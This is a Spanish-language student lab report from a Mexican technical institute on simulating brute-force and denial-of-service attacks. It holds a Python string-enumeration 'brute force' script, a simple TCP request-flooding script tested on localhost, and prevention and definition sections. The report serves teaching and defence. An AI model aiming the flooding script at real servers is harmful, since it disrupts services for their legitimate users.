



TECNOLÓGICO
NACIONAL DE MÉXICO®



TECNOLÓGICO NACIONAL DE MÉXICO

INSTITUTO TECNOLÓGICO DE TLAXIACO

PRACTICA 5 - UNIDAD 1 INTRODUCCIÓN A LA
SEGURIDAD - PROTECCIÓN CONTRA ATAQUE

Yael de Jesús Santiago Ortiz

Javier Noe Cruz España

Kevin Sanches Hernández

PROFESOR: ING. EDWARD
OSORIO SALINAS

SEGURIDAD Y VIRTUALIZACIÓN

1U

7° US

ING SISTEMAS
COMPUTACIONALES

Contenido

OBJETIVO.....	3
INSTRUCCIONES.....	3
1. Crear un programa que simule un ataque de fuerza bruta.	3
2. Crear un programa que simule un ataque de denegación de servicio.	6
3. Realizar pruebas de los programas creados.	9
4. ACCIONES QUE SE PUEDEN REALIZAR PARA PREVENIR ESTE TIPO DE ATAQUES.	9
Prevención de Ataques de Fuerza Bruta.....	9
Prevención de Ataques de Denegación de Servicio (DoS)	10
Prácticas Generales	10
INVESTIGACIÓN:.....	11
1. Ataque de fuerza bruta.....	11
2. Ataque de denegación de servicio (DoS).....	11
3. Ataque económico de denegación de servicio (EDoS)	11
4. Ataque de denegación de servicio distribuido (DDoS).....	12
5. Ataque de denegación de servicio por agotamiento de recursos.....	12
6. Ataque de denegación de servicio por saturación de ancho de banda	12
CONCLUSIÓN	12
BIBLIOGRAFÍA	13

OBJETIVO

Crear una base de datos vulnerable a inyección de código y demostrar como se puede explotar esta vulnerabilidad.

INSTRUCCIONES

1. Crear un programa que simule un ataque de fuerza bruta.

Este programa debe recibir un usuario y una contraseña, y debe intentar iniciar sesión en un sistema con estos datos. El programa debe intentar iniciar sesión con diferentes combinaciones de usuario y contraseña hasta que logre iniciar sesión o hasta que se alcance un límite de intentos fallidos.

- El programa debe recibir el usuario y la contraseña como argumentos de línea de comandos.
- El programa debe recibir el límite de intentos fallidos como argumento de línea de comandos.
- El programa debe mostrar un mensaje indicando si logró iniciar sesión o si se alcanzó el límite de intentos fallidos.
- El programa debe mostrar un mensaje indicando cuántos intentos fallidos se realizaron.
- El programa debe mostrar un mensaje indicando cuánto tiempo tardó en realizar el ataque.
- El programa debe mostrar un mensaje indicando cuántas combinaciones de usuario y contraseña se intentaron.

```
import sys
import time
import itertools
import string

def brute_force(user, target_password, limit):
    start = time.time()
    attempts = 0
```

```

# Define el conjunto de caracteres para las contraseñas
charset = string.ascii_letters + string.digits
for length in range(1, len(target_password) + 1):
    for attempt in itertools.product(charset,
repeat=length):
        attempts += 1
        guessed_password = ''.join(attempt)

        if guessed_password == target_password:
            end = time.time()
            print(f'Inició sesión como {user} con la
contraseña {guessed_password}')
            print(f'Intentos fallidos: {attempts - 1}')
            print(f'Tiempo transcurrido: {end -
start:.2f} segundos')
            print(f'Combinaciones intentadas:
{attempts}')

            return

        if attempts >= limit:
            break

    if attempts >= limit:
        break


end = time.time()
print('No se pudo iniciar sesión')
print(f'Intentos fallidos: {attempts}')
print(f'Tiempo transcurrido: {end - start:.2f} segundos')
print(f'Combinaciones intentadas: {attempts}')

if __name__ == '__main__':
    if len(sys.argv) != 4:
        print('Uso: python brute_force.py <usuario>
<contraseña> <intentos>')
        sys.exit(1)

```

```
user = sys.argv[1]
password = sys.argv[2]
limit = int(sys.argv[3])

brute_force(user, password, limit)
```




The image shows a Windows 10 desktop environment. The taskbar at the bottom contains icons for the Start menu, Search, File Explorer, Microsoft Edge, and several other applications. A notification bubble with the number '62' is visible on the right side of the taskbar. The main window is Visual Studio Code, which has a dark theme. The top menu bar includes File, Edit, Selection, View, Go, and a search icon. The Explorer sidebar on the left shows a file tree with folders 'Practica 5.md', 'Practica 4.md', and files 'FuerzaBruta.py', 'dos.py', 'brute_force.py', and 'Practica 6'. The active file is 'brute_force.py', and its content is displayed in the main editor area. The code is a Python script for a brute force password attack, using the 'itertools' module for generating password combinations. The script takes three command-line arguments: 'user', 'password', and 'limit'. It defines a 'brute_force' function that iterates through possible password lengths and combinations, attempting to log in until the password is guessed or the limit is reached. The script includes comments in Spanish and uses f-strings for formatted output. The bottom status bar shows the file encoding as 'UTF-8' and the line number '47'.

```
C:\Users\Yael Santiago> brute_force.py ...
1  import sys
2  import time
3  import itertools
4  import string
5
6  def brute_force(user, target_password, limit):
7      start = time.time()
8      attempts = 0
9
10     # Define el conjunto de caracteres para las contraseñas
11     charset = string.ascii_letters + string.digits
12
13     for length in range(1, len(target_password) + 1):
14         for attempt in itertools.product(charset, repeat=length):
15             attempts += 1
16             guessed_password = ''.join(attempt)
17
18             if guessed_password == target_password:
19                 end = time.time()
20                 print(f'Inició sesión como {user} con la contraseña {guessed_password}')
21                 print(f'Intentos fallidos: {attempts - 1}')
22                 print(f'Tiempo transcurrido: {end - start:.2f} segundos')
23                 print(f'Combinaciones intentadas: {attempts}')
24                 return
25
26             if attempts >= limit:
27                 break
28
29         if attempts >= limit:
30             break
31
32     end = time.time()
33     print('No se pudo iniciar sesión')
34     print(f'Intentos fallidos: {attempts}')
35     print(f'Tiempo transcurrido: {end - start:.2f} segundos')
36     print(f'Combinaciones intentadas: {attempts}')
37
38     if __name__ == '__main__':
39         if len(sys.argv) != 4:
40             print('Uso: python brute_force.py <usuario> <contraseña> <intentos>')
41             sys.exit(1)
42
43         user = sys.argv[1]
44         password = sys.argv[2]
45         limit = int(sys.argv[3])
46
47         brute_force(user, password, limit)
```

Comprobamos el funcionamiento del código en el siguiente comando en la terminal de Visual Studio Code

```
python brute_force.py admin abc123 100000
```



```
PS C:\Users\Yael Santiago> & "C:/Users/Yael Santiago/AppData/Local/Programs/Python/Python312/python.exe"
Uso: python brute_force.py <usuario> <contraseña> <intentos>
PS C:\Users\Yael Santiago> python brute_force.py admin abc123 100000
>>
No se pudo iniciar sesión
Intentos fallidos: 100000
Tiempo transcurrido: 0.02 segundos
Combinaciones intentadas: 100000
PS C:\Users\Yael Santiago>
```

Como se muestra en la imagen muestra lo solicitado

2. Crear un programa que simule un ataque de denegación de servicio.

Este programa debe enviar una gran cantidad de solicitudes a un servidor para intentar saturarlo y evitar que responda a solicitudes legítimas.

- El programa debe recibir la dirección IP del servidor y el puerto como argumentos de línea de comandos.
- El programa debe recibir la cantidad de solicitudes a enviar como argumento de línea de comandos.
- El programa debe mostrar un mensaje indicando cuántas solicitudes se enviaron.
- El programa debe mostrar un mensaje indicando cuánto tiempo tardó en enviar las solicitudes.

```
import sys
import socket
import time

def dos(ip, port, requests):
    try:
        start = time.time()
        successful_requests = 0

        for _ in range(requests):
            try:
```

```

        s = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)

        s.settimeout(1) # Timeout para evitar
bloqueos

        s.connect((ip, port))
        s.sendall(b'GET / HTTP/1.1\r\nHost: ' +
ip.encode() + b'\r\n\r\n')
        s.close()
        successful_requests += 1
    except socket.error as e:
        print(f"Error en la solicitud: {e}")

    end = time.time()
    print(f'Se enviaron {successful_requests} solicitudes
con éxito de un total de {requests}')
    print(f'Tiempo transcurrido: {end - start:.2f}
segundos')

    except Exception as e:
        print(f"Ocurrió un error inesperado: {e}")

if __name__ == '__main__':
    if len(sys.argv) != 4:
        print('Uso: python dos.py <ip> <puerto>
<solicitudes>')
        sys.exit(1)

    try:
        ip = sys.argv[1]
        port = int(sys.argv[2])
        requests = int(sys.argv[3])


        if not (1 <= port <= 65535):

```

```
        raise ValueError("El puerto debe estar entre 1 y 65535.")
```

```
    if requests <= 0:
        raise ValueError("El número de solicitudes debe ser mayor que 0.")
```

```
    dos(ip, port, requests)
except ValueError as e:
    print(f"Error en los argumentos: {e}")
    sys.exit(1)
```




```
File Edit Selection View Go ... < >
Practica 5.md Practica 4.md FueraBruta.py dos.py brute_force.py Practica 6.md
C:\Users\Yael Santiago > dos.py > dos
1 import sys
2 import socket
3 import time
4
5 def dos(ip, port, requests):
6     try:
7         start = time.time()
8         successful_requests = 0
9
10        for _ in range(requests):
11            try:
12                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13                s.settimeout(1) # Timeout para evitar bloqueos
14                s.connect((ip, port))
15                s.sendall(b'GET / HTTP/1.1\r\nHost: ' + ip.encode() + b'\r\n\r\n')
16                s.close()
17                successful_requests += 1
18            except socket.error as e:
19                print(f"Error en la solicitud: {e}")
20
21        end = time.time()
22        print(f'Se enviaron {successful_requests} solicitudes con éxito de un total de {requests}')
23        print(f'Tiempo transcurrido: {end - start:.2f} segundos')
24    except Exception as e:
25        print(f'Ocurrió un error inesperado: {e}')
26
27 if __name__ == '__main__':
28     if len(sys.argv) != 4:
29         print('Uso: python dos.py <ip> <puerto> <solicitudes>')
30         sys.exit(1)
31
32     try:
33         ip = sys.argv[1]
34         port = int(sys.argv[2])
35         requests = int(sys.argv[3])
36
37         if not (1 <= port <= 65535):
38             raise ValueError("El puerto debe estar entre 1 y 65535.")
39         if requests <= 0:
40             raise ValueError("El número de solicitudes debe ser mayor que 0.")
41
42         dos(ip, port, requests)
43     except ValueError as e:
44         print(f"Error en los argumentos: {e}")
45         sys.exit(1)
46
```


3. Realizar pruebas de los programas creados.

Comprobamos el funcionamiento del código en el siguiente comando en la terminal de Visual Studio Code

```
python brute_force.py admin abc123 100000
```




```
PS C:\Users\Vael Santiago> & "C:/Users/Vael Santiago/AppData/Local/Programs/Python/Python312/python.exe"  
Usó: python brute_force.py <usuario> <contraseña> <intentos>  
PS C:\Users\Vael Santiago> python brute_force.py admin abc123 100000  
>>  
No se pudo iniciar sesión  
Intentos fallidos: 100000  
Tiempo transcurrido: 0.02 segundos  
Combinaciones intentadas: 100000  
PS C:\Users\Vael Santiago>
```

Como se muestra en la imagen muestra lo solicitado

Comprobamos el código 2

Se comprueba el funcionamiento con del código con el comando

```
python dos.py 127.0.0.1 8080 50
```



```
PS C:\Users\Vael Santiago> & "C:/Users/Vael Santiago/AppData/Local/Programs/Python/Python312/python.exe" "c:/Users/Vael Santiago/dos.py"  
Usó: python dos.py <ip> <puerto> <solicitudes>  
PS C:\Users\Vael Santiago> python dos.py 127.0.0.1 8080 50  
Se enviaron 50 solicitudes con éxito de un total de 50  
Tiempo transcurrido: 0.65 segundos  
PS C:\Users\Vael Santiago>
```

4. ACCIONES QUE SE PUEDEN REALIZAR PARA PREVENIR ESTE TIPO DE ATAQUES.

Proteger tus sistemas contra ataques de fuerza bruta y ataques de denegación de servicio (DoS) es fundamental para mantener la seguridad y disponibilidad de tus aplicaciones y servicios. Aquí te dejo algunas estrategias para mitigar estos tipos de ataques:

Prevención de Ataques de Fuerza Bruta

Uso de Contraseñas Fuertes: Implementar políticas que requieran contraseñas fuertes y complejas (mezcla de letras mayúsculas y minúsculas, números y caracteres especiales).

Bloqueo de Cuenta: Configurar bloqueos temporales después de un número determinado de intentos fallidos de inicio de sesión.

Captcha: Utilizar captchas para confirmar que es un humano quien intenta iniciar sesión.

Autenticación Multifactor (MFA): Requerir una segunda forma de verificación, como un código enviado al móvil o un correo electrónico.

Control de Tasa de Peticiones: Limitar el número de intentos de inicio de sesión permitidos desde una misma IP en un periodo de tiempo.

Prevención de Ataques de Denegación de Servicio (DoS)

Firewall de Aplicación Web (WAF): Utilizar un WAF para filtrar y monitorear el tráfico HTTP entre una aplicación web y la Internet.

Filtrado de IPs: Bloquear el tráfico de direcciones IP sospechosas o maliciosas.

Balanceo de Carga: Distribuir el tráfico de red entre varios servidores para evitar sobrecargar un único servidor.

Escalabilidad Vertical y Horizontal: Aumentar la capacidad de tu infraestructura para manejar grandes volúmenes de tráfico.

Rate Limiting: Establecer límites en la tasa de solicitudes aceptadas desde un mismo origen.

Protección DDoS: Utilizar servicios especializados en mitigación de ataques DDoS como los proporcionados por proveedores de nube.

Prácticas Generales

Monitoreo y Alerta: Implementar sistemas de monitoreo continuo para detectar actividad inusual.

Actualización Regular: Mantener el software y hardware actualizados con los últimos parches de seguridad.

Pruebas de Penetración: Realizar pruebas de penetración periódicas para identificar y corregir vulnerabilidades.

INVESTIGACIÓN:

1. Ataque de fuerza bruta

Un ataque de fuerza bruta consiste en intentar adivinar credenciales (como contraseñas) probando todas las combinaciones posibles hasta encontrar la correcta. Se utiliza un enfoque sistemático para probar cada posible combinación de caracteres en una contraseña, nombre de usuario o clave secreta.

Características:

Lento y detectable debido al gran número de intentos fallidos.

Consume muchos recursos y tiempo si las contraseñas son complejas.

Puede mitigarse con medidas como bloqueo temporal de cuentas tras varios intentos fallidos o uso de CAPTCHA.

2. Ataque de denegación de servicio (DoS)

Un ataque de denegación de servicio tiene como objetivo hacer que un sistema, servidor o red quede inaccesible para los usuarios legítimos. Esto se logra al saturar los recursos del sistema con un volumen muy alto de solicitudes maliciosas.

Características:

Origen: Un solo atacante o una sola máquina.

Impacto: Impide que los usuarios legítimos accedan a servicios críticos.

3. Ataque económico de denegación de servicio (EDoS)

El ataque EDoS se centra en causar costos financieros al objetivo más que en interrumpir el servicio directamente. Esto se logra al enviar una cantidad masiva de solicitudes a servicios escalables como los basados en la nube, donde los costos aumentan según el uso de recursos.

Características:

Objetivo: Incrementar costos operativos.

Vulnerabilidad: Plataformas que se facturan por uso (por ejemplo, servidores en la nube).

Mitigación: Monitoreo detallado del tráfico y alertas sobre patrones anómalos.

4. Ataque de denegación de servicio distribuido (DDoS)

Un ataque DDoS utiliza múltiples sistemas distribuidos, a menudo infectados con malware (botnets), para realizar un ataque coordinado contra un servidor o red. Esto aumenta significativamente la escala del ataque en comparación con un DoS.

Características:

Origen: Múltiples máquinas distribuidas en diferentes ubicaciones.

Impacto: Más difícil de mitigar debido a la dispersión geográfica.

5. Ataque de denegación de servicio por agotamiento de recursos

En este tipo de ataque, el atacante agota recursos específicos de un servidor, como CPU, memoria o espacio en disco, haciendo que el sistema no pueda manejar solicitudes legítimas.

Características:

Foco en la infraestructura: Saturación de recursos computacionales.

Técnicas comunes: Enviar solicitudes malformadas o complejas que consuman mucho tiempo de procesamiento.

6. Ataque de denegación de servicio por saturación de ancho de banda

Este tipo de ataque inunda una red con tanto tráfico que se agota la capacidad de ancho de banda, bloqueando el acceso legítimo.

Características:

Foco en la red: Envío masivo de paquetes para saturar la conexión.

Tipos de paquetes: UDP, ICMP o HTTP pueden usarse.

CONCLUSIÓN

Para concluir, crear programas que simulen ataques de fuerza bruta y de denegación de servicio (DoS) es una herramienta valiosa para entender y mejorar la seguridad informática.

Simulación de Ataques:

Ataque de Fuerza Bruta: Este tipo de ataque intenta adivinar una contraseña mediante la generación de todas las combinaciones posibles de caracteres. Es esencial comprender la implementación para mejorar la fortaleza de las contraseñas y los sistemas de autenticación.

Ataque de Denegación de Servicio (DoS): Este ataque busca saturar un sistema con tráfico o solicitudes para hacerlo inoperable. Simular un ataque de DoS ayuda a identificar debilidades en la infraestructura y a implementar soluciones para mantener la disponibilidad del servicio.

Aprender sobre estos ataques y cómo prevenirlos es crucial para cualquier profesional de la seguridad informática. Implementar las medidas adecuadas no solo mejora la seguridad de los sistemas, sino que también protege la información y la infraestructura contra posibles amenazas.

BIBLIOGRAFÍA

- Cilleruelo, C. (2024, 12 junio). ¿Cómo hacer un ciberataque de fuerza bruta? [2024]. *KeepCoding Bootcamps*. <https://keepcoding.io/blog/como-hacer-un-ciberataque-de-fuerza-bruta/>
- *Ataque de fuerza bruta: Definición y ejemplos*. (2018, 20 noviembre). /. <https://www.kaspersky.es/resource-center/definitions/brute-force-attack>
- <https://www.cloudflare.com/es-es/learning/ddos/glossary/denial-of-service/>
- Zscaler. (s. f.). ¿Qué es un ataque de denegación de servicio (DoS)? | Zscaler. En Zscaler. <https://www.zscaler.com/mx/resources/security-terms-glossary/what-is-a-denial-of-service-attack>